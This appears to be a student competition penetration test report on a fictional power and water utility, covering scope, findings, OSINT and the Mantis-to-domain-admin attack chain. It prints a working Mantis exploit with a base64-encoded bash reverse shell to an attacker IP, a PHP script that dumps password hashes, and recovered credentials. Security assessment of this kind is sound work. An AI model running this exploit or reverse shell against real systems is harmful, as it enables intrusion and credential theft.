Next-Generation Power, Electric, and Water

Penetration Test Report

us-newengland-4@cptc.team

07 November 2020

Confidentiality Notice:

Table of Contents

1.0 NGPEW Penetration Test Report

1.1 Introduction

The Next Generation Power, Electric, and Water (NGPEW) penetration test report contains all efforts that were conducted in order to bypass security through the network. This report contains all items that were used to enter the network and actions taken once inside. The purpose of this report is to ensure that a technically qualified individual will be able to replicate these steps and use the knowledge to better enhance the security of their network.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the NGPEW network. The testers were tasked with following a methodical approach in obtaining access to sensitive data, exploiting key systems, and commandeering infrastructure. This test simulates an actual attack, how it would start from beginning to end. This report is the completion of that objective, being able to present written findings of a penetration test to both technical and non-technical users, including vulnerabilities discovered in the target network, actions taken, and recommendations to the client.

1.3 Restrictions and Scope

The tester was limited to NGPEW's networks on 10.0.1.0/24 and 10.0.10.0/24. Excluded was the VDI subnet.

Approved testing methods included enumeration of network and systems, vulnerability mapping and penetration. Disallowed were denial of service attacks, physical attacks, malware or rootkits, and actual data exfiltration.

2.0 High-Level Summary

The team was tasked with performing an internal penetration test towards NGPEW's network. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a "real-world" hacker and attempt to infiltrate New Generation Power, Energy, and Water's data and systems. Our overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to New Generation Power, Energy, and Water.

Overall, security was relatively strong, the only foothold discovered by US-newengland-4 was through the Mantis Bug Report system. Good security practices noticed by the team were denied access to the SQL server, a lack of hard-coded credentials, network-level authentication, and little critical information revealed through social media by executives.

US-newengland-4 were, however, able to identify several vulnerabilities on the internal network. The team gained access to all internal data and systems, primarily due to outdated patches, user error, and poor security configurations. During the testing, us-newengland-4 had full user-level access to multiple systems, access to personally identifiable information, and credentials of employees, executives, and administrators. The systems breached as well as a brief description of how access was obtained are listed below:

- ➔ **Trophy 1 (Mantis Reverse Shell) – Got in known remote code execution vulnerability**
- ➔ **Trophy 2 (MySQL Server With User Information) – Got in through the reverse shell**
- ➔ **Trophy 3 (Chat Server) – Got in with discovered credentials from SQL server**
- ➔ **Trophy 4 (Active Directory) - Got in with discovered credentials from SQL server**

3.0 Methodologies

US-newengland-4 utilized a widely adopted approach to performing penetration testing that is effective in testing how well the NGPEW's environments are secure. Below is a breakout of how us-newengland-4 was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information-gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, us-newengland-4 was tasked with exploiting the network security. The specific IP addresses were 10.0.1.0/24 and 10.0.10.0/24.




Figure 1: 10.0.1.0/24 Network Map




Figure 2: 10.0.10.0/24

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or network of systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding which applications are running on the system gives an attacker vital information before performing the actual penetration test.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, US-newengland-4 was able to successfully gain access to a myriad of systems and every single admin, executive and employee account on the 10.0.1.0/24 subnet.

3.4 Maintaining Access

Maintaining access to a system is important to attackers, as it ensures that they can get back into a system after it has been exploited. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. Remote Code Execution), administrative access over the system is maintained. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

US-newengland-4 had the ability to take over a domain admin level account and various user-level accounts. This report did not focus on the take over of systems, as once granted Active Directory credentials persistence was automatically gained and there was no need to gain administrative level access to cause catastrophic damage, but as a domain admin, US-newengland-4 could have locked every user out of their own devices.

4.0 Key Findings

4.1 Unauthenticated Remote Code Execution

A known vulnerability in Mantis Bug Tracker 2.3.0 (CVE-2017-7615, CVE-2019-15715, CVE stands for Common Vulnerability and Exposures and these common exploits for known vulnerable versions of software, documented online) was exploited to gain remote code execution on the support machine. This allows an attacker to view the MySQL credentials, and gain access to the database containing the usernames and password hashes of all employees.

4.2 Weak Credentials

The password hashes found in the MySQL Server were easily cracked due to their weak structure, as seen through the "Security Tips" page on NGPEW's website. Some users even used the exact passwords seen on NGPEW's website, namely "OrchardStreetDam" and "TullyDam." Many users were found with passwords containing less than 8 lowercase letter characters, and the administrator password was extremely weak as "password." These credentials can be brute-forced using a dictionary attack. Once the passwords are acquired, an attacker can have access to the Rocket Chat which contains PII and offers new attack vectors to those with malicious intent.

4.3 Poor Security Posture Amongst Employees

Employees were found sharing passwords for the network in Rocket Chat, a locally hosted chat room service. Employees also shared a GitHub link with photos depicting the entire company hierarchy. This jeopardizes the security of the network, as the compromisation of one user account can lead to the attacker gaining domain-level authority over the network.

4.4 Sensitive Data Exposure

On the Active Directory Domain Server, every user's password was stored in plaintext in the user description. This is a critical vulnerability, as any user logged into the AD Server can view these passwords, and gain access to the network as a domain administrator. In the same vein, employee and executive's home addresses were exposed in the Organization field of user accounts, which is very dangerous if accessed by an attacker.

4.5 Broken Access Control

Many users were found to have unreasonable privileges on the network. There were several individuals outside of the IT department found with domain administrator rights. This increases the security risk because it increases the potential for damage done by attackers who compromise these accounts.

4.6 Security Misconfiguration

Default Apache Web Server pages were found on the network. This increases the attack surface and indicates to attackers that there may be incomplete configurations. Additionally, the Dam PCL Debug Command terminal was exposed to the network without any authentication or access controls. Furthermore, the administrator account of Mantis was not changed and led to easy exploitation of CVE-2017-7615.

4.7 Insufficient Logging & Monitoring

Throughout the assessment, multiple "noisy" and invasive tools such as *nmap*, *dirbuster,* and *crackmapexec* were used to test the security of the network. Despite the traffic created on the network, it was not properly monitored. This allows an attacker to maneuver freely throughout the network without fear of being stopped. Further, some logging and monitoring systems were broken, specifically with the Mantis Bug Tracker reporting last login time of some accounts as never.

5.0 Technical Narrative

5.1 OSINT

5.1.1 Personnel

Grace Grantham (Chief Executive Officer)

- LinkedIn: https://www.linkedin.com/in/grace-grantham-2a66001b6/
- Former CEO of a very successful Bay Area startup named H2Mon.

King Shields (Chief Operations Officer)

- LinkedIn: https://www.linkedin.com/in/king-shields-34ba461b7/
- Has worked for NGPEW for over 20 years.

Tiny Glover (Chief Engineering Officer)

- LinkedIn: https://www.linkedin.com/in/tiny-glover-99550b1b6/
- Enjoys playing golf in his spare time.

Maxie Thompson (Director of Safety)

- LinkedIn: N/A
- An industry leader in safety.

Barbara Leuschke (Human Resources Director)

- LinkedIn: https://www.linkedin.com/in/barbara-leuschke-88a9651b7
- Coordinates human resource activities with other district departments agencies.
- Bachelor's degree in Human Resources (University of Michigan, 2008).
- Master's degree in Industrial and Organizational Psychology (Barnard 2014).

Gaylord Schaefer (Director of IT)

- LinkedIn: https://www.linkedin.com/in/gaylord-schaefer-4a18381b7/
- Senior-level technology executive.

5.1.2 Website (NGPEW.com)

Possible Passwords / Password Format

- StrongPassword1
- WestThompsonDam
- OrchardStreetDam
- Mustangs

- TullyDam

5.2 Network Enumeration

Provided networks 10.0.1.0/24 and 10.0.10.0/24 were scanned with *nmap*, with 17 hosts found in the 10.0.1.0 subnet, and 18 in the 10.0.10.0 subnet.

5.2.1 10.0.1.0/24

```
nmap -sC -sV 10.0.1.0/24 -oA basic
```

An initial *nmap* scan resulted in discovery of 2 user systems, a ticketing system, a chat system, and more.

5.2.2 10.0.10.0/24

```
nmap -sC -sV 10.0.10.0/24 -oA basic
```

An initial *nmap* scan resulted in discovery of a Werkzeug site with application/json. There were also many other ips, but the ports scanned were filtered.

5.3 Service Enumeration

```
Nmap scan report for ip-10-0-1-10.ec2.internal (10.0.1.10)
Host is up (0.00082s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MPOWER
|   NetBIOS_Domain_Name: MPOWER
|   NetBIOS_Computer_Name: GRACE
|   DNS_Domain_Name: corp.millenialpower.us
|   DNS_Computer_Name: grace.corp.millenialpower.us
|   DNS_Tree_Name: corp.millenialpower.us
|   Product_Version: 10.0.14393
|_  System_Time: 2020-11-07T14:20:31+00:00
| ssl-cert: Subject: commonName=grace.corp.millenialpower.us
| Not valid before: 2020-11-06T00:03:48
|_Not valid after:  2021-05-08T00:03:48
|_ssl-date: 2020-11-07T14:21:29+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Figure 3: nmap scan for services on 10.0.1.10

Above we find an employee's device information, exposing their name through the NetBIOS_Computer_Name, and we identify several file-sharing (msrpc, netbios-ssn) and remote access (microsoft-ds, ms-wbt-server) services that we consider may have some vulnerabilities to exploit so we may gain access as a user.

5.4 Mantis Ticket Service


On an entirely different machine, 10.0.1.151, a vulnerable ticket service was found, an old version with a known CVE (Common Vulnerabilities and Exploits).

5.4.1 CVE-2017-7615

MantisBT through 2.3.0 allows arbitrary password reset and unauthenticated admin access via an empty confirm_hash value to verify.php.

5.4.2 CVE-2019-15715

MantisBT before 1.3.20 and 2.22.1 allows Post Authentication Command Injection, leading to Remote Code Execution.



```
import requests
from urllib.parse import quote_plus
from base64 import b64encode
from re import split

class exploit():
        def __init__(self):
                self.s = requests.Session()
                self.headers = dict() # Initialize the headers dictionary
                self.RHOST = "10.0.1.153" # Victim IP
                self.RPORT = "80" # Victim port
                self.LHOST = "10.0.2[illegible].2[illegible]" # Attacker IP
                self.LPORT = "4444" # Attacker Port
                self.verify_user_id = "1" # User id for the target account
                self.realname = "administrator" # Username to hijack
                self.passwd = "password" # New password after account hijack
                self.mantisLoc = "/" # Location of mantis in URL
                self.ReverseShell = "echo " + b64encode(("bash -i >& /dev/tcp/" + self.LHOST + "/" + self.LPORT + " 0>&1").encode("utf-8")).decode("utf-8") + " | base64 -d | /bin/bash" # Reverse shell payload


        def reset_login(self):
                # Request # 1: Grab the account update token
                url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/verify.php?id=' + self.verify_user_id + '&confirm_hash='
                r = self.s.get(url=url,headers=self.headers)
                if r.status_code == 404:
                        print("ERROR: Unable to access password reset page")
                        exit()

                account_update_token = r.text.split('name="account_update_token" value=')[1].split('"')[1]

                # Request # 2: Reset the account password
                url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/account_update.php'
                data = "account_update_token=" + account_update_token + "&password=" + self.passwd + "&verify_user_id=" + self.verify_user_id + "&realname=" + self.realname + "&password_confirm=" + self.passwd
                self.headers.update({'Content-Type': 'application/x-www-form-urlencoded'})
                r = self.s.post(url=url, headers=self.headers, data=data)

                if r.status_code == 200:
                        print("Successfully hijacked account!")


        def login(self):
                data = "return=index.php&username=" + self.realname + "&password=" + self.passwd + "&secure_session=on"
                url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/login.php'

                r = self.s.post(url=url,headers=self.headers,data=data)
                if "login_page.php" not in r.url:
                        print("Successfully logged in!")
```

Figure 4: CVE for remote code execution on MantisBT

5.4.3 Exploitation

When Mantis Bug Tracker was first found, a simple *searchsploit* located an effective exploit.




Figure 5: Mantis Bug Tracker search on *searchsploit*

Because we did not have access to the correct python2.7x libraries, we converted the syntax to python3, and successfully gained remote code execution, and received a reverse shell.




Figure 6: Executing MantisTB exploit




Figure 7: MantisTB exploit reverse shell spawn

5.5 MySQL Access

5.5.1 MySQL Database Credentials

Using the reverse shell allowing us to run commands on the 10.0.1.154 machine with mantis permissions, we found the credentials for the MySQL *bugtracker* Database in the Mantis configuration file, shown below.

```
www-data@support:/var/www/mantis/config$ ls
ls
Web.config
config_inc.php
config_inc.php.sample
www-data@support:/var/www/mantis/config$ cat config_inc.php
cat config_inc.php
<?php
$g_hostname      = '10.0.1.151';
$g_db_username   = 'mantis';
$g_db_password   = 'UnlimitedPower';
$g_database_name = 'bugtracker';
$g_db_type       = 'mysqli';
$g_crypto_master_salt = '1929291h8281738ndkjb'; #  Random string of at least 16 chars, unique to the installation
$g_allow_signup                 = ON;
$g_allow_anonymous_login        = OFF;
$g_anonymous_account            = 'guest';
$g_phpMailer_method             = PHPMAILER_METHOD_MAIL; # or PHPMAILER_METHOD_SMTP, PHPMAILER_METHOD_SENDMAIL
$g_smtp_host                    = 'localhost';                  # used with PHPMAILER_METHOD_SMTP
$g_smtp_username                = '';                                   # used with PHPMAILER_METHOD_SMTP
$g_smtp_password                = '';                                   # used with PHPMAILER_METHOD_SMTP
$g_webmaster_email      = 'webmaster@example.com';
$g_from_email           = 'noreply@example.com';        # the "From: " field in emails
$g_return_path_email    = 'admin@example.com';  # the return address for bounced mail
$g_allow_file_upload    = ON;
$g_file_upload_method   = DISK;
$g_absolute_path_default_upload_folder = '/var/www/mantis/'; # used with DISK, must contain trailing \ or /.
$g_disallowed_files             = '123';                # extensions comma separated
$g_window_title                 = 'NextGen Ticketing System';www-data@support:/var/www/mantis/config$
```

Figure 8: Finding MySQL credentials

5.5.2 MySQL Access

An initial attempt to log into the MySQL server was unsuccessful from the attacker machine.

```
root@kali04:~# mysql 10.0.1.151 -u mantis -D bugtracker -p
Enter password:
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
root@kali04:~#
```

Figure 9: Initial MySQL login attempt

Credit to NGPEW for disabling direct access of the database from a new machine, but we were able to use the PHP script shown below on the reverse shell to run queries and return the result as if it was typical access from an otherwise trusted device on the subnet. (NOTE: The query and printed data were manipulated several times to return various forms of the data.)

```php
<?php

$host = '10.0.1.151';
$db = "bugtracker";
$user = "mantis";
$pass = "UnlimitedPower";
$options = [];
$dsn = "mysql:host=$host;dbname=$db;";
try {
    $pdo = new PDO($dsn, $user, $pass, $options);
}
catch(\PDOException $e){
    throw new \PDOException($e->getMessage(), (int)$e->getCode());
}

$stmt = $pdo->query("SELECT * FROM mantis_user_table;");
while($row = $stmt->fetch())
{
    echo $row["password"] . "\n";
}
?>
```

Figure 10: PHP script on the reverse shell used to request a database query.

From this script, we recovered 384 user names, usernames, emails, and MD5 password hashes. The administrators notably practiced proper security measures in ensuring passwords were not stored in plaintext. The administrators' use of the MD5 hash prevented us from viewing some executive user passwords immediately. Although MD5 hashes are one-way mathematical functions, some sites such as crackstation.net can compare passwords constructed from wordlists to reverse-lookup a hash. Using crackstation.net, we were able to recover the passwords of 34 users before deciding we had seen enough information to continue.

Figure 11: Recovered credentials with password hashes from MySQL

5.6 Rocket Chat

5.6.1 Identification and Login

We identified a service running on 10.0.1.153 to be a Rocket Chat web application. Serving as a collaboration tool for employees, employee credentials recovered from the MySQL database running on 10.0.1.151 (the passwords cracked using crackstation.net as they were stored as MD5 hashes) to gain access to the chat.




Figure 12: Authenticating into rocket chat

5.6.2 Exposed Credentials

Once logged in, we found a post that revealed a password for a domain administrator.




Figure 13: Employee revealing domain admin password




Figure 14: Employee revealing old password

5.6.3 GitHub Link

A GitHub link was also mentioned in the chat, which contained multiple diagrams of the NGPEW's organizational structure and a diagram of their power grid. The organizational structure allows attackers more possible users and the ability to target accounts based on their perceived privileges. Additionally, the power grid diagram allows for more information and directed attacks against the nuclear plant, dam, wind farm, and external grid.




Figure 15: NGPEW organizational structure diagram




Figure 16: NGPEW power grid diagram

5.7 Mantis Ticket Analysis

Logging in to the Mantis Bug Tracking system with credentials in Rocket Chat, attackers were able to find system vulnerabilities and more credentials.

5.7.1 Credentials

A support ticket with a list of server administrators was submitted, including their usernames. Another ticket was submitted with a list of compromised passwords in plaintext. A leak of customer PII recovered by an attacker would be disastrous for not only the security of all customers, but the reputation of NGPEW as a trustworthy organization.




Figure 17: Ticket submitted with the list of administrator usernames

